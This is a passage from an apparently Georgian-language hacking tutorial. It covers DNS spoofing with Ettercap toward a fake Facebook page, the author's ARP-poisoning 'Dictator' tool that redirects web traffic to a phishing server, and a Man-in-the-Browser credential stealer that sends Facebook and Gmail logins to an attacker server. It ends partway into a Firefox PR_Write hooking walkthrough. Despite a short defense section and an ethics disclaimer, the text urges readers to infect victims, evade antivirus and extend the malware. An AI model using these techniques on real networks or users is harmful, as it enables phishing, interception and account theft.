მისი ARP Cache შეტევის დაწყებიდან. შეიცვალა შემტევის MAC და უკვე მას უგზავნის მონაცემებს და ჩვენ ვატარებთ WiFi-ზე ხოლო WiFi-სთვის ჩვენვართ კლიენტი და ის ჩვენ გვიგზავნის და ჩვენ მსხვერპლს ვაძლევთ და ესე ვართ ქსელზე დამჯდარი როგორც დევი მდინარეზე



ესეც მსხვერპლის გადასვლა ყალბ გვერდზე

```
dns_spoof: A [www.facebooks.com] spoofed to [31.170.161.236]
```

მაგალითი გაიგზავნეთ მსხვერპლს გაყალბებული dns და იმავდროულად შეუტიეთ



ამდროს მსხვერპლი ნახავს ლინკს ამავდროულად რადგან უკვე arp მოეწამდება უსაფთხოების მიზნით ვეღარ მოიხმარს ნამდვილ fb -ს (რაც ჩვენ გვაწყობს) fb გაჭედავს და ლინკი მოთხოვს პაროლის შეყვანას რაც უფრო რეალისტურია.

## შეჯამება

Dns spoofing -ი კარგი მაგრამ რამოდენიმე პრობლემა გააჩნია რაც უნდა გაითვალისწინოთ. პირველ რიგში ჩვენს ყალბ გვერდე ყველა <https://> უნდა შეცვალოთ <http://> რადგან დიზაინი არ გაიხსნება. ასევე რეკომენდირებულია საკუთარი ფოტო, რომელიც ჩნდება არასწორ პაროლზე ეგ გადმოიწეროთ და სადმე ატვირთოთ და ლინკი მიუთითოთ ან თქვენს ჰოსტზე ატვირთეთ და ლინკლი მიუთითეთ რადგან არ გამოჩნდება.

შეიძლება თქვენ ახალი ვერსია გეყენოთ Ettercap -ის სადაც მსგავსი არ გუმენტი `>/192.168.0.1/` არ იმუშავებს სანამ კიდე ერთ ფეხს არ მიუმატებთ მაგლითად `/192.168.0.1//`

თქვენ თუ გინდათ სრულიად დაიცვათ თქვენი ყალბი გვერდი ანტივირუსებისგან ერდადერთი გზა არის თქენთვითონ გააკეთოთ ანალოგიური დიზაინის გვერდი ( თუ დამწყებიხართ გააკეთება მარტივია) ამ შემთხვევაში თქვენი კოდი იქნება რადიკალურად განსხვავებული და იქნება თქვენი გამოყენებული თქვენი ლოკალური ფაილები და არამგონია ანტივირუსმა რამე იეჭვოს.

თუ ჰოსტად იყენებთ თქვენს kali -ის მაშინ არ დაგავიწყდეთ ფაილებს მიცეთ უფლებები თორუ არ შეიქმნება txt ფაილი.

და კიდევ Ettercap -ის თვისება. კაია თუმცა ჩვენს ვარიანტშიარც ისე. Ettercap არ ახდენს აქტიურ შეტევას arp cache უსაფრთხოების მიზნებიდან გმომდინარე რაც იმას ნიშნავს


რომ შეიძლება იმწამვე არ შეეცვალოს მსხვერპლს arp cache -ი ან საერთოდ არ იმოქმედოს და დაჭირდეს ისვე გაშვება ან სხვა დროს. არის ხელსაწყო Arpspoof ,რომელიც აქტიურად უტევს და ეფექტურია ბევრად თუმცა შეიძლება ანტივირუსმა იეჭვოს და გააფრთხილოს კლიენტი თუმცა არამგონია ხელი შეუშალოს პროცესს.

აი როდესაც შევუცვლით ვირუსით შიგნით dns.სხვა თემაა, გადამისამართებაც მუშაობს არც <https://> შეცვლა გვჭირდება (ვგულისხმობ ყალბი გვერდის წყაროებში) და არც საჭიროა მის ქსელზე ვიჯდეთ. შეგვიძლია ერთხელ დავაიმფიციროთ დასამუდამოდ აქვს და როცა მოგვინდება დავარტყავთ. ;)


მემგონი არაფერი გამომრჩა

## დაცვა

დააკუირდით ლინკებს სად გადადიხართ იმისათვის რომ დარწმუნდეთ რომ ნამდვილად შე ნახეთ სერტიპიკატი თუ აქვს



## Man in the middle



ეს არის ძალიან სასარგებლო და უფექტური თავდასხმა სხვადასხვა მავნე მიზნებისთვის. ჩვენ ეს საკითხი ზემოთ ვახსენეთ ნაწილობრივ სადაც შევეხეთ DNS-ების მოწამვლას. სახელიდან და ნახატიდან გამომდინარე ხვდებით თუ რა არის მიზანი. მიზანია აღმოვჩნდეთ კომუნიკაციის შუაში, რომ განვახორციელოთ მონაცემებზე ცვლილებები, მოვიპოვოთ ან გავხადოთ ხელმიუწვდომელი.

MitM შეტევას ზოგადად უყურებენ ძალიან ვიწრო ხედით ანუ რას ვგულისხმობ. ბევრს ეს თავდასხმა მიაჩნია მხოლოდ wi-fi -ზე თუმცა მგავს მეთოდს იყენებენ, როგორც აპლიკაციებზე, ელექტრონულ საშვებზე, გადახდის აპარატებზე და მემგონი ყველგან სადაც არხია კომუნიკაციის.

## დიქტატორი

```
sheiyvane msxverplis ip : 192.168.0.100  
mimdinareobs tavadasxma. gatishvistvis ixmaret Ctrl+Z
```

ეს ის ხელსაწყოა, რომლის გაცნობასაც დაგპირდით და კარგი მაგალითია ჩემი აზრით, პრაქტიკულად ჩვენებისთვის, თუ როგორია MitM -ს ერთეული ვარიანტი. ხელსაწყო დავწერე პირველ კურსზე გართობის მიზნით, რომლის მიზანი იყო კომპიუტერული ლაბორატორიიდან ყველა კომპიუტერი ჩემს ვებ გვერდზე შემოსულიყო. ნებისმიერი ვებგვერზე შესვლის მცდელობა სრულდებოდა ჩემს გვერდზე შემოსვლით სადაც მქონდა საინტერესო დეფეის გვერდი გაკეთებული და სტუდენტებს რჩებოდათ განცდა იმისა, რომ ყველა საიტი იყო გატეხილი და მათი გვერდები დადეფეისებული რადგან ყველა საიტზე იგივეს უჩვენებდათ.


დიქტატორი ახდენს ცალმხრივ ARP ქეშის მოწამვლას მსხვერპლის მხარეს, რადგან თავი აარიდოს როუტერზე შესაძლო რაიმე სახის დაცვის სისტემებს და თან თავისი მიზნებიდან გამომდინარე არ ჭირდება ორმხრივი კავშირი, გარდა ამისა ის არ ელოდება რაიმე სახის მოთხოვნას ან რამეს პირდაპირ იწყებს აგრესიულ ARP მოწამვლას რაც ძალიან ეფექტურს ხდის მას. თავდასხმა გამოიყურება შემდეგ ნაირად

სკრიფტი არის ძალიან ღარიბული თუმცა მუშა, ეშვება Linux-ზე და თავის საქმეს აკეთებს. დიქტატორის მუშაობის პრინციპი შემდეგშია

1. უნდა გვქონდეს apache სერვერი
2. Apache სერვერზე უნდა იყოს კონფიგურირებული SSL/TLS
3. დიქტატორი ჯერ იღებს საჭირო ინფორმაციას რაც თავდასხმისთვის ჭირდება ip, mac , gateway მისამართებს
4. ახდენს iptables -ის გაწმენდას
5. ახდენს ფაირვოლის კონფიგურაციას, რომ ყველა გამავალი ტრაფიკი 80 და 443 პორტზე გადამისამართდეს ლოკალ სერვერზე
6. ხსნის ფორვადინგს
7. ახდენს აპარჩის ჩატვირთვას
8. შეგყავთ მსხვერპლის აიპი
9. და განუწყვეტლივ ყოველ 2 წამში ახდენს არპის მოწამვლას

თუ მსხვერპლი შევა ჩვეულებრივ საიტზე მოხდება მისი მოთხოვნილი საიტის ჩვენით ჩანაცვლება, თუ მსხვერპლი შევა ისეთ საიტზე სადაც გამოყენებულია SSL მაგრამ არარის გამოყენებული HSTS, მოთხოვს სერთიპიკატზე თანხმობას, ხოლო საიტზე სადაც არის გამოყენებული HSTS, ჩვენი საიტით არ ჩანაცვლდება თუმცა ვეღარ შევა, ან თუ ფბ -ში იქნება გაეთიშება ფეისბუქი, სადაც უკვე შეგვიძლია გვქონდეს ჩვენი ფიშინგ გვერდი ჩვენს apache

სერვერზე და მრავალ საიტებზე, რომ მოთხოვს ( საიტებზე რომლებზეც არ არის გამოყენებული HSTS ) ფეიზბუქზე ავთენტურობის გავლას დიდი ალბათობით სადღაც ან როდესლაც მაინც შეიყვანს პაროლს და ჩვენ გავიგებთ.




დაახლოებით ესე გამოიყურება რაც ეხლა უცბად დავხაზე. ლეფტოპით დაინფიცირებული გვყავს კომპიუტერი, რომელიც მისგან გაგზავნილი ინფორმაცია ჩვენგან გადის ინტერნეტში ხოლო უკან ჩვეულებრივად უბრუნდება AP-დან (access point) ( იგივე wi-fi ). ამ შემთხვევაში ჩვენ ვაკონფიგურებთ ფაირვოლს სადაც მითითებული გვაჭვს, რომ ყველა გამავალი ტრაფიკი მე-80 და 443-ე პორტზე ხდებოდეს გადამისამართება ჩვენს ლოკალ სერვერზე სადაც გვუქნება ყალბი გვერდი ან ჩავუტვირთავთ ვირუს ანდა ნებისმიერი სხვა მავნე ქმედებების მიზნით გამოვიყენებთ სერვერს.[https://youtu.be/VkvW\\_xKsUPs?list=PLYxkHiRWN2IN2UvszIikNuVhRs5zPfbyj](https://youtu.be/VkvW_xKsUPs?list=PLYxkHiRWN2IN2UvszIikNuVhRs5zPfbyj)

კოდი შეგიძლიათ ჩაიწეროთ

<https://github.com/giomke/fbhack/blob/master/MitM/dictatori2.py> სახელად dictatori2

## Man in the browser

ეს არის ძალიან სერიოზული და სახიფათო შეტევის ერთერთი ტიპი. როგორც ზემოთ აღნიშნე შესაძლებელია როგორც ქსელში ასევე პროგრამებში ჩაჯდომა. ამ შემთხვევაში კიბერკრიმინალი არის ბრაუზერსა და თქვენს ან სერვერს შორის ჩამჯდარი.




როგორც წესი ეს არის მთავარი მიზანი ამ ტიპის შეტევის თუმცა ის შეიძლება ძალიან ბევრნაირი გზით განხორციელდეს მაგალითად: შეიძლება ბრაუზერზე დაშვებულმა შეცდომამ (მწარმოებლის მიერ და არა ჩვენი) მოგვცეს მსგავსი შეტევის განხორციელების სამუალება, ასევე სერვერზე დაშვებულმა შეცდომამ ან რამე პლაგინმა თუ აპლიკაციამ ანდა ელემენტალურმა ვირუსმა.

Windows-ის Component Object Model გვაძლევს საშვალებას ვმართოთ კონკრეტული აპლკაციები, მაგალითად internet explorer ბრაუზერი, რომელიც შეგვიძლია ცუდი მიზნებისთვის გამოვიყენოთ. თუ ზოგადად რა არის COM შეგიძლიათ მოუსმინოთ შემდეგ ლექციას და გაერკვევით <https://www.youtube.com/watch?v=-uodiz25YNE> ხოლო დაუცველობა როგორ მიიღწევა შემდეგ კონფერენციას <https://www.youtube.com/watch?v=SUo5HVnOzpM>

ეხლა პატარა პრაქტიკული მაგალითი თუ როგორ მუშაობს ეს. ვქმნით ეგრედწოდებულ ვირუს და სერვერს, რომელიც მუშაობს შემდეგნაირად. კოდი ატვირთულია შემდეგ მისამართზე <https://github.com/giomke/fbhack/tree/master/MitM>

სერვერის კოდია cred\_server.py ხოლო „ვირუსის“ mitb.py ორივე მაქსიმალურად დაკომენტარებულია და გაერკვევით თუ რახდება. კოდი არის ერთერთი წიგნიდან და არ შემიცვლია( Black Hat Python).

Mitb.py -ს მოვალეობაა თვალყური ადევნოს IE -ში ყველა გახსნილ ფანჯარას თუ რომელიმეში ჩაიწერება facebook.com და მსხვერპლი ეცდება შესვლას ის შეცვლის ფორმას და ჩაწერილ მონაცემებს ჩვენს სერვერს გადაუგზავნის. ჩვენი სერვერი cred\_server.py ასახავს ამ მონაცემებს ჩვენთვის ხოლო მას (მსხვერპლს) ისევ უკან გადაამისამართებს (fb-ზე). Mitb.py ნახავს რომ მსხვერპლმა მონაცემები გადმოგვიგზავნა ამიტომ აღარ შეცვლის ფორმას და შეუშვებს თავის ანგარიშზე. იმ შემთხვევაში თუ მსხვერპლი იქნება შესული fb-ზე მას გამოაგდებს და იგივე პროცედურა დაიწყება რაც ზემოთ ვახსენე. Mitb.py fb-ს გარდა ასევე თვალყურს ადევნებს gmail-ს და იგივე მეთოდის განხორციელებას ცდილობს, რომ მეილის პაროლიც გაიგოს იმ მიზნით, რომ შეიძლება იგივე იყოს გამოყენებული fb-ზეც.



უბრალოდ დააკომპილირეთ კოდი როგორ წინა თავებში ვახსენე და შეეცადეთ შეყაროთ ვირუსი. მხედველობაში იქონიეთ, რომ მსგავსი შეტევის დროს არაფერია გაყალბებული, ნამდვილი fb გვერდზე იცვლება ფომრმა რაც ძალიან შენიღბული და ძლიერ მეთოდია.

რათქმაუნდა ეს არის ძალიან ცუდი ვირუსი რადგან რეალურად უფრო მაგარი რამეების გაკეთხა შეიძლება მაგალითად ბრაუზერიდან მოვიპაროთ ქუქები და ყოველივე პაროლის გარეშე პირდაპირ შევიდეთ ანგარიშზე ან ბრაუზერის არხის მეშვეობით და ა.შ. ასევე ვირუსი არ ჯდება არც კომპიუტერში მუდამ რომ მუშაობდეს და არც რაიმე დამალვის შესაძლებლობები აქვს. მისი განვითარება თქვენთვის მომინდია. ფუნქციები კი შეიგიძლიათ აქ იხილოთ.

<https://msdn.microsoft.com/en-us/library/ms970456.aspx>

მართალია შეიძლება ეს მეთოდი არ გამოგადგეთ რადგან საქართველოში არავინ ხმარობს IE თუმცა IE მართვის დამუღამება დაგეხმარებათ სამომავლოდ შენიღბულად მონაცემების მოპარვაში კომპიუტერიდან. რადგან ლეგიტიმურ პროგრამას ვინდოუსის ლიცენზიით და დეფოლტად ჩაშენებული ბრაუზერით თუ გადმოიგზავნით მონაცემებს ბევრად ნაკლები ციფრული ანაბეჭდი იქნება, რომ ანტი ვირუსმა დაგიჭიროთ ან ვინმემ რამე იეჭვოს. ვიმედოვნებ, რომ ამ მეთოდს გამოიყენებთ სხვის მიერ დაინფიცირებული პროცესის აღმოსაჩენად და არა თაღლითობისთვის რადგან ნამდვილი ჰაკერის იდეოლოგიას ეწინააღმდეგება კიბერკრიმინალი და თაღლითობა.

ეს კი ჩემი ძველი სადემონსტრაციო ვიდეო რომელიც MitB-ს ეხება, სერვერზე დაშვებული შეცდომის წყალობით. <https://youtu.be/rdHbokg4s-E?t=1m38s> 1.38 დან 5.7 -მდე ნაჩვენებია თუ როგორ გავდივარ მსხვერპლის ანგარიშზე მისი ბრაუზერის საშუალებით.

## Firefox hooking

მოდით ეხლა უფრო ცხადი, რომ გახდეს კიდევ MitB შეტევა მავნეკოდის საშუალებით პატარა პრაქტიკული სამუშაო ჩავატაროთ ხელით და მერე დავწეროთ კოდი, რომელიც ავტომატურად იგივეს გაიმეორებს. ჩვენი სამიზნე ამ ეტაპზე ჩემი ფავორიტი ბრაუზერი იქნება firefox, რომელიც ძალიან ბევრი იყენებს და „შედარებით“ დაცულად მიმაჩნია chrome -ის გან რადგან ნაკლებად გამოყენებადია ვიდრე chrome -ი და ამიტომ მეტი ყურადღება უფრო chrome -ს ექცევა ვიდრე firefox. თუმცა პრინციპი ერთიდაიგივეა

მოკლედ ჩვენი მიზანია ჩავერიოთ ბრაუზერის პროცესებში და წამოვილოთ გადაცემული პაროლი სანამ ის დაიშიფრება და გადაიგზავნება სერვერზე

ამოცანებია:

1. უნდა დავადგინოთ ბრაუზერის PID (Process ID)
2. მივამაგროთ debugger -ს პროცესი
3. განვსაზღვროთ DLL ბიბლიოთეკა რომელშიც უნდა ჩავერიოთ
4. ასევე ფუნქციის სახელი და მისი memory address -ი
5. გავაკეთოთ Break Point
6. დაველოდოთ ფუნქციის გამოძახებას
7. გავაკეთოთ memory dump
8. და გავაგრძელოთ პროცესი


როგორც ვთქვი მოდით ჯერ ეს ხელით გავაკეთოთ და ამისთვის გამოვიყენოთ მაგალითად Immunity Debugger -ი.

Firefox იყენებს ფუნქციას PR\_Write რომელიც nss3.dll მოდულშია რომლის მეშვეობით ხდება submit -ი მონაცემების. ამიტომ ჩვენი მიზანია როდესაც კლიენტი შეიყვანს პაროლს და

დააჭირს შესვლის დილაკს ბრაუზერი გამოიძახებს PR\_Write ფუნქციას რომელშიც უნდა ჩავერიოთ გავიტაცოთ მონაცემი და გავაგრძელებინოთ პროცესი. რაც შეეხება ფუნქციას იხილეთ შედეგ მისამართზე

[https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSPR/Reference/PR\\_Write](https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSPR/Reference/PR_Write)

- მივამაგროთ firefox-ის PID Immunity Debugger -ს. გავხსნათ დებაგერი დავაჭიროთ შემდეგ კლავიშებს Ctrl+F1 და სიაში ავირჩიოთ firefox-ის რომელიც გახსნილია fb



- ახლა ვაწვებით Alt+E რომ ვნახოთ გაშვებული მოდულები და ვიპოვოთ ness3.dll -o

